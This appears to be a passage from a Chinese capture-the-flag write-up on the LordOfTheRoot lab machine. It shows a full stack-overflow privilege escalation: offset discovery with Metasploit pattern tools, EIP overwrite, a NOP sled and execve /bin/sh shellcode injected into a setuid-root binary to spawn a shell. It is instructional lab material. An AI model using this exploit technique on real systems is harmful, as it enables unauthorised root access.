gdb file    ---gdb分析file文件
最好 gdb ./file
```



```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
//当我们不确定界址时 可以生成乱码进行填充
```

```
┌──(root💀kali)-[/2022/6]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000                    5 ⚙
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
d3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag
6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2A
x3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9
Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```



```
run Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5
Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2A
h3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al
0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7
Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4A
s5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw
2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6B
d7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

```
┌──(root💀kali)-[/2022/6]
└─# gdb file                                                                                   5 ⚙
GNU gdb (Debian 10.1-2) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from file...
(No debugging symbols found in file)
gdb-peda$ run Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad
0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5
Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0A
k1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An
6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1
Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6A
u7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay
2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7
Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2B
f3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
Starting program: /2022/6/file Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4
Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9A
g0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj
5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0
An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5A
q6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au
1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6
Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1B
b2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be
7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B

Program received signal SIGSEGV, Segmentation fault.
```



```
0x41376641 in ?? ()
查看到错误点在41376641。
```

```
Program received signal SIGSEGV, Segmentation fault.
[----------registers----------]
EAX: 0x0
EBX: 0x0
ECX: 0xffffd410 --> 0x43004232 ('2B')
EDX: 0xffffd0e7 --> 0x41004232 ('2B')
ESI: 0x2
EDI: 0x8048360 (<_start>:       xor    ebp,ebp)
EBP: 0x36664135 ('5Af6')
ESP: 0xffffcdb0 ("f8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai
7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2
Am3Am4" ... )
EIP: 0x41376641 ('Af7A')
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[----------code----------]
Invalid $PC address: 0x41376641
[----------stack----------]
0000| 0xffffcdb0 ("f8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6A
i7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am
2Am3Am4" ... )
0004| 0xffffcdb4 ("9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai
8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3
Am4Am5A" ... )
0008| 0xffffcdb8 ("Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9
Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4A
m5Am6Am" ... )
0012| 0xffffcdbc ("g2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0A
j1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am
6Am7Am8" ... )
0016| 0xffffcdc0 ("3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj
2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9A" ... )
0020| 0xffffcdc4 ("Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3
Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8A
m9An0An" ... )
0024| 0xffffcdc8 ("g6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4A
j5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An
0An1An2" ... )
0028| 0xffffcdcc ("7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj
6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1
An2An3A" ... )
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41376641 in ?? ()
gdb-peda$
```

CSDN @少年醉春风

解析错误点判断偏移量：

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x41376641
[*] Exact match at offset 171
```


查看到偏移量为171。

```
┌──(root💀kali)-[/2022/6]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x41376641
[*] Exact match at offset 171
```

尝试在偏移量171溢出后情况：

```
run $(python -c 'print "A" * 171 + "B" * 4')
EIP: 0x42424242 ('BBBB')
```

可看到EIP已经被填充BBBB可控制。




Nop空间测试ESP：

```
run $(python -c 'print "A" * 171 + "B" * 4 + "\x90" * 2500')
x/s $esp
0xffffc530: '\220' <repeats 200 times>...
```

这时候ESP变了，指向了ffffc530地址，这是nop sled的地址开始处，

当ESP指向该地址处后，就会执行栈堆空间的payload获得shell，那么接下来就是要爆破

nop sled被访问。



恶意payload

```
peda help shellcode  //关于 shellcode 的帮助
shellcode search exec // 如何使用 'exec' 搜索所有 shellcode
```

```
gdb-peda$ peda help shellcode
Generate or download common shellcodes.
Usage:
    shellcode generate [arch/]platform type [port] [host]
    shellcode search keyword (use % for any character wildcard)
    shellcode display shellcodeId (shellcodeId as appears in search results)
    shellcode zsc [generate customize shellcode]

    For generate option:
        default port for bindport shellcode: 16706 (0x4142)
        default host/port for connect back shellcode: 127.127.127.127/16706
        supported arch: x86

gdb-peda$ shellcode search exec
Connecting to shell-storm.org...
Found 170 shellcodes
ScId    Title
[132]   Aix - execve /bin/sh - 88 bytes
[136]   Alpha - execve() - 112 bytes
[107]   BSD/ppc - execve(/bin/sh) - 128 bytes
[814]   BSD/x86 - setreuid(geteuid(), geteuid()) and execve(/bin/sh, /bin/sh, 0)
[95]    BSD/x86 - setuid/execve - 30 bytes
[92]    BSD/x86 - execve(/bin/sh) & setuid(0) - 29 bytes
[362]   BSD/x86 - execve /bin/sh Crypt /bin/sh - 49 bytes
[93]    BSD/x86 - execve(/bin/sh) - 27 bytes
[131]   Sco/x86 - execve(/bin/sh, ..., NULL) - 43 bytes
[866]   FreeBSD/x86-64 - execve - 28 bytes
[106]   FreeBSD/x86-64 - exec(/bin/sh) Shellcode - 31 bytes
[104]   FreeBSD/x86-64 - execve /bin/sh shellcode 34 bytes
[103]   FreeBSD/x86-64 - Execve /bin/sh - Anti-Debugging
[100]   FreeBSD/x86 - execve /tmp/sh - 34 bytes
[170]   FreeBSD/x86 - execve /bin/sh 23 bytes
[749]   FreeBSD/x86 - execv(/bin/sh) - 23 bytes
[171]   FreeBSD/x86 - execve /bin/sh 37 bytes
[99]    FreeBSD/x86 - execve(/bin/cat & /etc/master.passwd) - 65 bytes
[167]   FreeBSD/x86 - reverse connect dl(shellcode) and execute, exit - 90 bytes
[97]    FreeBSD/x86 - setuid(0)&execve({//sbin/ipf,-Faa,0},0); - 57 bytes
[96]    FreeBSD/x86 - setreuid(0, 0) & execve(pfctl -d) - 56 bytes
[133]   Hp-Ux - execve(/bin/sh) - 58 bytes
[139]   Irix - execve(/bin/sh -c) - 72 bytes
[141]   Irix - execve(/bin/sh) - 43 bytes
[140]   Irix - execve(/bin/sh) - 68 bytes
```



```
shellcode display 841 // 这里使用841模块
```

```
gdb-peda$ shellcode display 841
Connecting to shell-storm.org...
/*

 Tiny Execve sh Shellcode - C Language - Linux/x86
 Copyright (C) 2013 Geyslan G. Bem, Hacking bits

   http://hackingbits.com
   geyslan@gmail.com

 This program is free software: you can redistribute it and/or modify
 it under the terms of the GNU General Public License as published by
 the Free Software Foundation, either version 3 of the License, or
 (at your option) any later version.

 This program is distributed in the hope that it will be useful,
 but WITHOUT ANY WARRANTY; without even the implied warranty of
 MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 GNU General Public License for more details.

 You should have received a copy of the GNU General Public License
 along with this program.  If not, see <http://www.gnu.org/licenses/>

*/

/*

   tiny_execve_sh_shellcode

  * 21 bytes
  * null-free

   # gcc -m32 -fno-stack-protector -z execstack tiny_execve_sh_shellcode.c -o tiny_execve_sh_shellcode

   Testing
   # ./tiny_execve_sh_shellcode

*/
```



```
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] = \

"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f"
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd"
"\x80";


main ()
{

    // When contains null bytes, printf will show a wrong shellcode length.

    printf("Shellcode Length:  %d\n", strlen(shellcode));

    // Pollutes all registers ensuring that the shellcode runs in any circumstance.

    __asm__ ("movl $0xffffffff, %eax\n\t"
             "movl %eax, %ebx\n\t"
             "movl %eax, %ecx\n\t"
             "movl %eax, %edx\n\t"
             "movl %eax, %esi\n\t"
             "movl %eax, %edi\n\t"
             "movl %eax, %ebp\n\t"

             // Calling the shellcode
             "call shellcode");

}
```

```
shellcode generate x86/linux exec  生成shellcode

checksec

0xffffc530 ff ff c5 30
反向 \x30\xc5\xff\xff

增加nop sled被访问机会 30000
run $(python -c 'print "A" * 171 + "\x30\xc5\xff\xff" + "\x90" * 30000 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x
2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"')

// 171个A覆盖后 EIP 指向\x00\xcd\xff\xff shellcode位置
```

```
gdb-peda$ shellcode generate x86/linux exec
# x86/linux/exec: 24 bytes
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31"
    "\xc9\x89\xca\x6a\x0b\x58\xcd\x80"
)
gdb-peda$
```

```
gdb-peda$ run $(python -c 'print "A" * 171 + "\x30\xc5\xff\xff" + "\x90" * 30000 + "\x31\xc0\x50\x6
8\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"')
Starting program: /2022/6/file $(python -c 'print "A" * 171 + "\x30\xc5\xff\xff" + "\x90" * 30000 +
 "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\x89\xca\x6a\x0b\x58\xcd\x80"
')
process 4593 is executing new program: /usr/bin/dash
#
```

靶机提权

objdump 二进制文件分析

objdump工具用来显示二进制文件的信息，就是以一种可阅读的格式让你更多地了解二进制文件可能带有的附加信息。

```
进入door1，只有file文件，尝试分析猜测文件
objdump -d --no-show-raw-insn file
//查看可执行函数的十六进制显示file

-d, --disassemble 显示可执行部分的汇编程序内容
--[no-]show-raw-insn 在符号反汇编旁边显示十六进制
```

strings

```
在对象文件或二进制文件中查找可打印的字符串
strings命令 在对象文件或二进制文件中查找可打印的字符串。字符串是4个或更多可打印字符的任意序列，以换行符或空字符结束。 strings
命令对识别随机对象文件很有用。

参考文章
https://blog.csdn.net/u011500307/article/details/25926111
https://wangchujiang.com/linux-command/c/strings.html
```

```
ls -lahR
```

```
smeagol@LordOfTheRoot:/SECRET$ ls -lshR
.:
total 12K
4.0K drwxr-xr-x 2 root root 4.0K Mar 30 03:45 door1
4.0K drwxr-xr-x 2 root root 4.0K Mar 30 03:45 door2
4.0K drwxr-xr-x 2 root root 4.0K Mar 30 03:45 door3

./door1:
total 8.0K
8.0K -rwsr-xr-x 1 root root 5.1K Sep 22  2015 file

./door2:
total 8.0K
8.0K -rwsr-xr-x 1 root root 7.2K Sep 17  2015 file

./door3:
total 8.0K
8.0K -rwsr-xr-x 1 root root 7.2K Sep 17  2015 file
```



```
strings door1/file
strings door2/file
strings door3/file

发现只有 door1 目录下的file文件 有strcpy
因此这个文件存在缓冲区溢出
```

```
